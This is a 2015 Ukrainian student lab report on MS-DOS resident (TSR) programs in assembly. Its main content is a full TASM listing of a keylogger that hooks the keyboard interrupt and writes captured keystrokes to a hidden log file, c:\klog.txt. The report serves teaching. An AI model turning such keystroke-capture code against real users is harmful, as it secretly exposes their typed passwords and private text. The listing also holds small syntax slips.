МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ

НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ "ЛЬВІВСЬКА ПОЛІЕХНІКА"

ІНСТИТУТ ПІСЛЯДИПЛОМНОЇ ОСВІТИ



**Лабораторна робота**

*з дисципліни*

***«Програмування процесорних систем»***

*на тему:*

# «Написання резидентних програм»

Виконав: студент ІПДО

спеціальності 7.05010301

«Програмне забезпечення систем»

групи ПЗС-31

Гринчук Т.А.

Прийняв:

доцент Сенів М.М.

Львів - 2015

# ****Мета:** Навчитися технології написання резидентних програм мовою Асемблер.**

# ****Теоретичні відомості****

Резидентна програма (або TSR-програма, від англ. Terminate and Stay Resident — «завершитися і залишитися резидентною») — програма в операційній системі MS-DOS, яка повернула управління оболонці операційної системи (command.com), або надбудові над операційною системою (Norton Commander тощо), але залишилася в оперативній пам'яті. Резидентна програма активізується кожного разу при виникненні переривання, вектор якого ця програма змінила на адресу однієї зі своїх процедур.

При роботі з MS-DOS резидентні програми широко використовувалися для досягнення різних цілей (наприклад, русифікатори клавіатури, програми доступу до локальної мережі, менеджери відкладеного друку, віруси тощо).

За способом ініціалізації і виклику операційною системою резидентні програми необхідно відрізняти від «справжніх» драйверів MS-DOS, вбудовуваних в ядро операційної системи.

Специфіка резидентної програми полягає в тому, що вона завантажується як звичайна програма, а доступна як частина ядра ОС — через переривання.

Застосування цього терміна по відношенню до багатозадачних ОС є некоректним.

резидентні програми можуть перемкнутися на себе обробку переривань, наприклад, пов'язаних з виведенням на друк або зі зверненням до клавіатури і т. д.

Такі програми теж зазвичай запускаються через файл AUTOEXEC.BAT або при необхідності. Вони перехоплюють переривання, призначені для роботи з клавіатурою. Як тільки користувач натискає заздалегідь певну комбінацію клавіш, резидентна програма активізується. Поверх наявного на екрані зображення виводиться діалогове вікно резидентної програми.

Іноді резидентні програми використовують замість завантажуваних драйверів для обслуговування нестандартної апаратури. У цьому випадку резидентна програма може вбудувати свій обробник, через який всі прикладні програми зможуть звертаються до апаратури.

Аналогічно працюють резидентні модулі деяких систем управління базами даних (СУБД). Прикладна програма посилає запити до бази даних через переривання, встановлюване при запуску такої СУБД.

На резидентні програми накладаються численні обмеження, що ускладнюють роботу програміста.

Наприклад, резидентним програмами недозволені переривання MS-DOS, коли заманеться. Це пов'язано з тим, що MS-DOS з самого початку проектувалася як однозадачная операційна система, тому функції переривань MS-DOS не володіють властивістю реєнтерабельним (повторної входимость).

Уявіть собі таку ситуацію.

Нехай звичайна програма викликала якусь функцію переривання MS-DOS, на виконання якої потрібно відносно багато часу (наприклад, запис на диск).

Так як користувач може активізувати резидентну програму в будь-який момент, то якщо не вжити спеціальних застережних заходів, можливий повторний виклик тієї ж самої функції, обробка якої ще не завершена. У цьому випадку ми отримаємо повторний виклик функції MS-DOS, який недопустимий через те, що функції MS-DOS НЕ реєнтерабельним.

Функції BIOS також далеко не всі реєнтерабельним. Резидентна програма може сміливо викликати хіба лише переривання INT 16h (яке призначене для роботи з клавіатурою). Якщо резидентної програмі потрібно вивести що-небудь на екран, то замість переривання INT 10h слід виконати безпосередню запис символів і їх атрибутів в відеопам'ять.

Без прийняття спеціальних застережних заходів резидентна програма не може викликати багато функцій бібліотеки транслятора, так як останні викликають переривання MS-DOS. Наприклад, функція malloc викликає переривання MS-DOS для визначення розміру вільної пам'яті в системі.

У програми є дві можливості залишитися резидентної в пам'яті - використовувати переривання INT 27h або функцію 31h переривання INT 21h.

Для використання переривання INT 27h сегментний регістр CS повинен вказувати на PSP програми. При цьому в регістр DX слід записати зсув останнього байта програми плюс один байт.

Неважко помітити, що цей спосіб найбільше підходить для com-програм, так як за допомогою переривання INT 27h неможливо залишити в пам'яті резидентної програму длиннее 64 Кбайт.

Інший, більш зручний спосіб полягає у виклику функції 31h переривання INT 21h. У регістрі AL ви можете вказати код завершення програми, регістр DX повинен містити довжину резидентної частини програми в параграфах. Тут вже немає зазначеного вище обмеження на розмір програми.

Для того, щоб залишити резидентної в пам'яті програму, розмір якої перевищує 64 Кбайт, ви можете використовувати тільки останній метод. Але не варто захоплюватися великими резидентними програмами, так як зайнята ними пам'ять потрібна іншим програмам.

# ****Хід роботи****

Скомпілюємо нашу програму:

tasm /m2 keylog.asm

tlink /t keylog.obj

Запустимо на виконання (рис. 1):




Рис. 1. Завантаження програми в пам’ять

# Вивантажимо програму з пам’яті (рис. 2):




Рис. 2. Вивантаження програми з пам’яті

# ****Лістинг програми****

; Compile with TASM v4.1

; tasm /m2 keylog.asm

; tlink /t keylog.obg

.MODEL Tiny

.CODE

.STARTUP

.386 ;для jump near та команд pusha та popa

jmp real\_start ;скачемо на початок програми

magic dw 0BABAh ;ідентифікатор - вже сидимо в пам\*яті

logfile db 'c:\klog.txt',0 ;назва файла

handle dw 0 ;заголовок (хендл)

buf db 6 dup (?) ;буффер 5 байт + 1 байт на всякий випадок

bufptr dw 0 ;поточний покажчик буфера (зміщення)

must\_write db 0 ;прапор готовності до запису

;Новий обробник 09h переривання

;IRQ1 - KEYBOARD DATA READY

new\_09h:

pushf ;зберігаємо всі прапори

pusha ;основні регістри

push es ;регістри ES і DS

push ds

push cs ;в DS дорівнює CS

pop ds

;cli ;заборонимо переривання

cmp bufptr, 5 ;досягнутий кінець буфера?

jae call\_old\_09 ;йдемо на старий обробник

in al, 60h ;отримати скан код

cmp al, 39h ;отримуємо тільки натиснуті

ja call\_old\_09 ;до пробіла

cmp al, 2Ah ;не збираємо коди > 39h

je call\_old\_09 ;не логуєм SHIFT

cmp al, 36h ;ні лівий ні правий

je call\_old\_09

push 0

pop es ;в ES - 0 (BIOS)

mov ah, byte ptr es:[417h] ;прочитаєм статус SHIFTа

test ah, 43h ;тестимо на обидва SHIFT

je pk1 ;і статус CAPSLOCK

add al, 80h ;зробимо її великою в лозі

pk1: mov di, bufptr

mov buf[di], al ;пишемо в буфер сканкод

inc di ;збільшимо покажчик буфера

mov bufptr, di ;запам'ятаємо значення

mov must\_write, 1 ;тепер можна писати буфер

;коли DOS викличе int 28h

call\_old\_09:

;sti ;дозволяємо переривання

pop ds

pop es

popa

popf ;востановимо всі регістри

db 0eah

old\_09\_offset dw ? ;тут вже конкретну адресу

old\_09\_segment dw ? ;старого Int 09. скачимо туда

;Новий обробник 28h переривання

;DOS IDLE INTERRUPT

new\_28h:

pushf ;сейвим все що будемо міняти

pusha

push es

push ds

push cs

pop ds

cmp must\_write, 1 ;потрібно записувати?

jne call\_old\_28 ;немає - відразу вивалюється

cmp bufptr, 5 ;буфер заповнений повністю?

jb call\_old\_28 ;ні - нічо не будемо робити

mov ax, 3d01h

lea dx, logfile ;открываем файл на

int 21h ;читання і запис

jc call\_old\_28 ;помилка? Ну, выходимо

mov handle, ax

mov bx, ax ;зберігаєм хендл

mov ax, 4202h

xor cx, cx

xor dx, dx

int 21h ;стрибнемо в кінець файлу

jc call\_old\_28 ;помилка - виходимо

mov ah, 40h

mov bx, handle

mov cx, bufptr

lea dx, buf

int 21h ;дописуємо в кінець буфера

jc call\_old\_28 ;помилка - виходимо

mov ah, 3Eh

mov bx, handle

int 21h ;закриваємо файл

jc call\_old\_28

mov must\_write, 0 ;не потрібно більше писати

mov bufptr, 0 ;покажчик буфера в нулі

call\_old\_28:

pop ds ;відновлюємо прапори

pop es

popa

popf

db 0eah ;і стрибаємо на старий обробник

old\_28\_offset dw ?

old\_28\_segment dw ?

;СТАРТ основної програми

real\_start:

mov ax,3509h

int 21h

cmp byte ptr ds:[82h],'-' ;перевіряємо параметр командного

je remove ;рядка. Дорівнює "-" -вигружаемого

cmp word ptr es:magic,0BABAh;порівнюємо з ідентифікатором

je already\_inst; ми вже завантажені - виходимо

      push es

      mov ax, ds: [2Ch]; psp

      mov es, ax

      mov ah, 49h; вистачить пам'яті щоб залишитися

      int 21h; резидентом?

      pop es

      jc not\_mem; не вистачило - виходимо

      mov cs: old\_09\_offset, bx; запам'ятаємо стару адресу 09

      mov cs: old\_09\_segment, es; переривання

      mov ax, 2509h; встановимо вектор на 09

      mov dx, offset new\_09h; переривання

      int 21h

      mov ax, 3528h; отримати в ES: BX вектор 28

      int 21h; переривання

      mov cs: old\_28\_offset, bx; запам'ятаємо стару адресу 28

      mov cs: old\_28\_segment, es; переривання

      mov ax, 2528h; встановимо вектор на 28

      mov dx, offset new\_28h; переривання

      int 21h

      call create\_log\_file; перевіряємо лог-файл.

                                    ; якщо ні - створюємо.

       mov dx, offset ok\_installed; виводимо що все ок

      mov ah, 9

      int 21h

      mov dx, offset real\_start; залишаємося в пам'яті резидентом

      int 27h; і виходимо

; КІНЕЦЬ основної програми

 ; Перевіримо чи існує файл, якщо немає

; створимо його. Процедура.

create\_log\_file:

      mov ax, 3D01h

      lea dx, logfile

      int 21h; спробуємо відкрити файл

      mov handle, ax;

      jnc clog4; файл є - закриваємо його

 clog3: mov ah, 3Ch; створюємо файл

      mov cx, 02h; аттрибут - прихований

      lea dx, logfile

      int 21h

      mov handle, ax

 clog4: mov bx, handle; закриваємо файл

      mov ah, 3Eh

      int 21h

      ret

; сюди потрапляємо якщо в командному рядку

; був вказаний ключ "-". Вивантажуємося з пам'яті

remove:

      cmp word ptr es: magic, 0BABAh; а ми ваще були завантажені?

      jne not\_installed, не були - виходимо

      push es

      push ds

      mov dx, es: old\_09\_offset; повертаємо вектор переривання

      mov ds, es: old\_09\_segment; 09 як і було

      mov ax, 2509h

      int 21h

      mov dx, es: old\_28\_offset; встановити вектор переривання

      mov ds, es: old\_28\_segment; 28 як було

      mov ax, 2528h

      int 21h

      pop ds

      pop es

      mov ah, 49h; звільняємо пам'ять

      int 21h

      jc not\_remove; не звільнилася? помилка

      mov dx, offset removed\_msg; виводимо повідомлення - все ок

      mov ah, 9; вивантажилися

      int 21h

      jmp exit; виходимо

; Сюди потрапляємо якщо був вказаний ключ "-", але перед

; цим кейлоггер НЕ був завантажений

; Виводимо "KEYLOG not installed. Nothing remove"

not\_installed:

      mov dx, offset noinst\_msg

      mov ah, 9

      int 21h

      jmp exit

; Якась помилка з вивільненням пам'яті.

; Виводимо "Can not remove KEYLOG. Error"

not\_remove:

      mov dx, offset noremove\_msg

      mov ah, 9

      int 21h

      jmp exit

; Користувач намагається повторно завантажити прогу

; Виводимо "KEYLOG already installed"

already\_inst:

      mov dx, offset already\_msg

      mov ah, 9

      int 21h

      jmp exit

; Бракує пам'яті щоб залишитися резидентом

; Виводимо "No free memory for loading KEYLOG"

not\_mem:

      mov dx, offset nomem\_msg

      mov ah, 9

      int 21h

; Виходимо з програми

exit:

      int 20h

ok\_installed db 'KEYLOG successful installed $'

already\_msg db 'KEYLOG already installed $'

nomem\_msg db 'No free memory for loading KEYLOG $'

removed\_msg db 'KEYLOG successful removed $'

noremove\_msg db 'Can not remove KEYLOG. Error $ '

noinst\_msg db 'KEYLOG not installed. Nothing remove $ '

END

**Висновки**

На даній лабораторній роботі ми навчилися писати резидентні програми на мові Асемблер.